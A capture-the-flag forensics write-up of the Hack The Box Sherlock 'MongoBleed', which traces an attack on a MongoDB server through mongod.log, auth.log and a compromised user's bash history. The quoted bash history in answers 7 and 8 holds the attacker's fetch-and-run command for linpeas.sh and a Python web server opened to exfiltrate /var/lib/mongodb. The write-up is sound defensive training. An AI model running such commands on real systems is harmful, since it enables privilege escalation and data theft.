
Rafael Angelo Christianto

HACK THE BOX SHERLOCK

MONGOBLEED

1. What is the CVE ID designated to the MongoDB vulnerability explained in the scenario?



AI Overview Indonesia

The CVE number for the MongoBleed vulnerability is CVE-2025-14847.

Key Details About MongoBleed (CVE-2025-14847):

- **Vulnerability Type:** Uninitialized Heap Memory Disclosure (Memory Leak).
- **Severity:** High (CVSSv4 Score of 8.7, CVSSv3 Score of 7.5).
- **Cause:** Mismatched length fields in Zlib-compressed network protocol headers (OP_COMPRESSED), which can be abused by unauthenticated attackers.
- **Impact:** Attackers can read sensitive in-memory data, including plaintext passwords, AWS keys, API keys, and session tokens without authentication.

The vulnerability name is MongoBleed, like described in the question and we can Google the CVE number, which turns out to be **CVE-2025-14847.**

2. What is the version of MongoDB installed on the server that the CVE exploited?

```
┌──(rafael㉿raf)-[~/…/[root]/var/log/mongodb]
└─$ grep -i "buildinfo" mongod.log
{"t":{"$date":"2025-12-29T05:11:47.713+00:00"},"s":"I",  "c":"CONTROL",  "id":23403,   "ctx":"initandlisten","msg":"Build Info","attr":{"buildInf
o":{"version":"8.0.16","gitVersion":"ba70b6a13fda907977110bf46e6c8137f5de48f6","openSSLVersion":"OpenSSL 3.0.13 30 Jan 2024","modules":[],"alloca
tor":"tcmalloc-google","environment":{"distmod":"debian12","distarch":"x86_64","target_arch":"x86_64"}}}}
{"t":{"$date":"2025-12-29T05:16:58.104+00:00"},"s":"I",  "c":"CONTROL",  "id":23403,   "ctx":"initandlisten","msg":"Build Info","attr":{"buildInf
o":{"version":"8.0.16","gitVersion":"ba70b6a13fda907977110bf46e6c8137f5de48f6","openSSLVersion":"OpenSSL 3.0.13 30 Jan 2024","modules":[],"alloca
tor":"tcmalloc-google","environment":{"distmod":"debian12","distarch":"x86_64","target_arch":"x86_64"}}}}
{"t":{"$date":"2025-12-29T06:09:34.806+00:00"},"s":"I",  "c":"CONTROL",  "id":23403,   "ctx":"initandlisten","msg":"Build Info","attr":{"buildInf
o":{"version":"8.0.16","gitVersion":"ba70b6a13fda907977110bf46e6c8137f5de48f6","openSSLVersion":"OpenSSL 3.0.13 30 Jan 2024","modules":[],"alloca
tor":"tcmalloc-google","environment":{"distmod":"debian12","distarch":"x86_64","target_arch":"x86_64"}}}}
```

I traversed through the directories and files and found the MongoDB log file and then I searched through the log using the grep tool and the keyword of "buildinfo". Additionally, I add the -i flag to make it case insensitive, and there we can find the answer to be **8.0.16**.

3. Analyze the MongoDB logs to identify the attacker's remote IP address used to exploit the CVE.

```
┌──(rafael㉿raf)-[~/…/[root]/var/log/mongodb]
└─$ grep -i "8.0.16" mongod.log
{"t":{"$date":"2025-12-29T05:11:47.713+00:00"},"s":"I",  "c":"CONTROL",  "id":23403,   "ctx":"initandlisten","msg":"Build Info","attr":{"buildInf
o":{"version":"8.0.16","gitVersion":"ba70b6a13fda907977110bf46e6c8137f5de48f6","openSSLVersion":"OpenSSL 3.0.13 30 Jan 2024","modules":[],"alloca
tor":"tcmalloc-google","environment":{"distmod":"debian12","distarch":"x86_64","target_arch":"x86_64"}}}}
{"t":{"$date":"2025-12-29T05:16:58.104+00:00"},"s":"I",  "c":"CONTROL",  "id":23403,   "ctx":"initandlisten","msg":"Build Info","attr":{"buildInf
o":{"version":"8.0.16","gitVersion":"ba70b6a13fda907977110bf46e6c8137f5de48f6","openSSLVersion":"OpenSSL 3.0.13 30 Jan 2024","modules":[],"alloca
tor":"tcmalloc-google","environment":{"distmod":"debian12","distarch":"x86_64","target_arch":"x86_64"}}}}
{"t":{"$date":"2025-12-29T05:25:55.915+00:00"},"s":"I",  "c":"NETWORK",  "id":22943,   "ctx":"listener","msg":"Connection accepted","attr":{"remo
te":"65.0.76.43:57898","isLoadBalanced":false,"uuid":{"uuid":{"$uuid":"96fa00d8-0c16-4da2-9e1b-34cff0e04447"}},"connectionId":2495,"connectionCou
nt":1}}
{"t":{"$date":"2025-12-29T05:25:55.916+00:00"},"s":"I",  "c":"NETWORK",  "id":22944,   "ctx":"conn2495","msg":"Connection ended","attr":{"remote"
:"65.0.76.43:57898","isLoadBalanced":false,"uuid":{"uuid":{"$uuid":"96fa00d8-0c16-4da2-9e1b-34cff0e04447"}},"connectionId":2495,"connectionCount"
:0}}
{"t":{"$date":"2025-12-29T05:26:34.229+00:00"},"s":"I",  "c":"NETWORK",  "id":22943,   "ctx":"listener","msg":"Connection accepted","attr":{"remo
te":"65.0.76.43:34831","isLoadBalanced":false,"uuid":{"uuid":{"$uuid":"aa2b48f0-1610-404c-b10c-ab395312c3c8"}},"connectionId":22061,"connectionCo
unt":1}}
{"t":{"$date":"2025-12-29T05:26:34.230+00:00"},"s":"I",  "c":"NETWORK",  "id":22944,   "ctx":"conn22061","msg":"Connection ended","attr":{"remote
":"65.0.76.43:34831","isLoadBalanced":false,"uuid":{"uuid":{"$uuid":"aa2b48f0-1610-404c-b10c-ab395312c3c8"}},"connectionId":22061,"connectionCoun
t":0}}
{"t":{"$date":"2025-12-29T05:26:37.399+00:00"},"s":"I",  "c":"NETWORK",  "id":22943,   "ctx":"listener","msg":"Connection accepted","attr":{"remo
te":"65.0.76.43:44995","isLoadBalanced":false,"uuid":{"uuid":{"$uuid":"03a4ab28-169b-4eec-8b6b-b830c16f1644"}},"connectionId":23177,"connectionCo
unt":1}}
```

As I already blocked on the screenshot above, I filtered out the version of the MongoDB exploited which was found from the previous question which is number 2, and then I found an attribute for a remote IP address of **65.0.76.43** which is the remote IPv4 address using port 57898.

4. Based on the MongoDB logs, determine the exact date and time the attacker's exploitation activity began (the earliest confirmed malicious event)

```
┌──(rafael㉿raf)-[~/…/[root]/var/log/mongodb]
└─$ grep "65.0.76.43" mongod.log | grep -i "connection accepted" mongod.log | head -n 1
{"t":{"$date":"2025-12-29T05:25:52.743+00:00"},"s":"I",  "c":"NETWORK",  "id":22943,   "ctx":"listener","msg":"Connection accepted","attr":{"remo
te":"65.0.76.43:35340","isLoadBalanced":false,"uuid":{"uuid":{"$uuid":"099e057e-11c1-46ed-b129-a158578d2014"}},"connectionId":1,"connectionCount"
:1}}
```

Using the answer from the previous question number 3, I filtered out the attacker's IP and then the words "connection accepted" to know when the attacker gets the connection. However, when I only use the first 2 filters shown in the screenshot, the attacker got numerous connection ended and accepted lines, therefore I added the "head -n 1", which head shows me the beginning of the rows that has the attacker's IP and connection accepted string, but I only limit it to 1. Therefore I got the UTC time, **2025-12-29 05:25:52**

5. Using the MongoDB logs, calculate the total number of malicious connections initiated by the attacker.

```
┌──(rafael㉿raf)-[~/…/[root]/var/log/mongodb]
└─$ grep "65.0.76.43" mongod.log | grep -i "connection accepted" | wc -l
37630

┌──(rafael㉿raf)-[~/…/[root]/var/log/mongodb]
└─$ grep '65.0.76.43' mongod.log | grep -i 'connection' | wc -l
75260
```

The correct answer is **75260**. I tried connection accepted and connection ended but got 37630, and it is wrong. So, I reduced the word accepted to show all that is entries with the word “connection”, and instead of counting manually, I used the command of wc -l.

6. The attacker gained remote access after a series of brute-force attempts. The attack likely exposed sensitive information, which enabled them to gain remote access. Based on the logs, when did the attacker successfully gain interactive hands-on remote access?

```
┌──(rafael㉿raf)-[~/…/uac-mongodbsync-linux-triage/[root]/var/log]
└─$ grep "65.0.76.43" auth.log
2025-12-29T05:39:18.864074+00:00 ip-172-31-38-170 sshd[39814]: Received disconnect from 65.0.76.43 port 54962:11: Bye Bye [preauth]
2025-12-29T05:39:18.866641+00:00 ip-172-31-38-170 sshd[39814]: Disconnected from authenticating user mongoadmin 65.0.76.43 port 54962 [preauth]
2025-12-29T05:39:19.113009+00:00 ip-172-31-38-170 sshd[2152]: drop connection #10 from [65.0.76.43]:55068 on [172.31.38.170]:22 past MaxStartups
2025-12-29T05:39:19.381375+00:00 ip-172-31-38-170 sshd[39844]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser=
rhost=65.0.76.43  user=mongoadmin
2025-12-29T05:39:19.478221+00:00 ip-172-31-38-170 sshd[39845]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser=
rhost=65.0.76.43  user=mongoadmin
2025-12-29T05:39:19.545976+00:00 ip-172-31-38-170 sshd[39846]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser=
rhost=65.0.76.43  user=mongoadmin
2025-12-29T05:39:19.554759+00:00 ip-172-31-38-170 sshd[39847]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser=
rhost=65.0.76.43  user=mongoadmin
2025-12-29T05:39:19.554993+00:00 ip-172-31-38-170 sshd[39848]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser=
rhost=65.0.76.43  user=mongoadmin
2025-12-29T05:39:19.555198+00:00 ip-172-31-38-170 sshd[39851]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser=
rhost=65.0.76.43  user=mongoadmin
2025-12-29T05:39:19.558909+00:00 ip-172-31-38-170 sshd[39854]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser=
rhost=65.0.76.43  user=mongoadmin
2025-12-29T05:39:19.564686+00:00 ip-172-31-38-170 sshd[39853]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser=
```

Moving on from the MongoDB logs, I moved to the authentication logs because it talked about brute force attacks and I just filtered on the attacker’s IP like shown in the screenshot above.

```
2025-12-29T05:39:25.959975+00:00 ip-172-31-38-170 sshd[39820]: Connection closed by authenticating user mongoadmin 65.0.76.43 port 55006 [preauth
]
2025-12-29T05:39:25.960736+00:00 ip-172-31-38-170 sshd[39821]: Connection closed by authenticating user mongoadmin 65.0.76.43 port 55014 [preauth
]
2025-12-29T05:40:03.475659+00:00 ip-172-31-38-170 sshd[39962]: Accepted keyboard-interactive/pam for mongoadmin from 65.0.76.43 port 46062 ssh2
2025-12-29T05:48:28.249844+00:00 ip-172-31-38-170 sshd[40027]: Received disconnect from 65.0.76.43 port 46062:11: disconnected by user
2025-12-29T05:48:28.250045+00:00 ip-172-31-38-170 sshd[40027]: Disconnected from user mongoadmin 65.0.76.43 port 46062
```

And then scrolled down to the very bottom, we can see an accepted keyboard interactive for mongoadmin from the attacker’s IP, and then we take the UTC time which is **2025-12-29 05:40:03**.

7. Identify the exact command line the attacker used to execute an in-memory script as part of their privilege-escalation attempt.

```
┌──(rafael㉿raf)-[~/HTB_SHERLOCKS/MongoBleed/uac-mongodbsync-linux-triage/[root]]
└─$ grep -rniE "curl|wget" .
```

I just filtered the common techniques during privilege escalation, which is curl and wget where the dot in that command serves to tell it to search it within that directory. The -r flag is for recursive enumeration, -n is to

indicate the line of each findings, -i is for case insensitivity, and -E is for combining more than 1 string filtering for regex.

```
./home/mongoadmin/.bash_history:3:curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
```

At the bottom of the results of that command, we found a hidden file which is ".bash_history", since it contains the dot in front therefore we have to do "ls -la", instead of "ls" only, it contains a curl request for linpeas.sh and executed it. And we know linpeas is a privilege escalation technique to discover what vulnerabilities are there in a system for privilege escalation. So, the answer is that curl command, which is **curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh**

8. The attacker was interested in a specific directory and also opened a Python web server, likely for exfiltration purposes. Which directory was the target?

```
┌──(rafael㉿raf)-[~/…/uac-mongodbsync-linux-triage/[root]/home/mongoadmin]
└─$ cat .bash_history
ls -la
whoami
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
cd /data
cd ~
ls -al
cd /
ls
cd /var/lib/mongodb/
ls -la
cd ../
which zip
apt install zip
zip
cd mongodb/
python3
python3 -m http.server 6969
exit
```

We continued our search in the compromised account's bash history and then we saw the answer which is **/var/lib/mongodb**. It is that since that is also the directory where the attacker opened the Python web server probably used for exfiltration.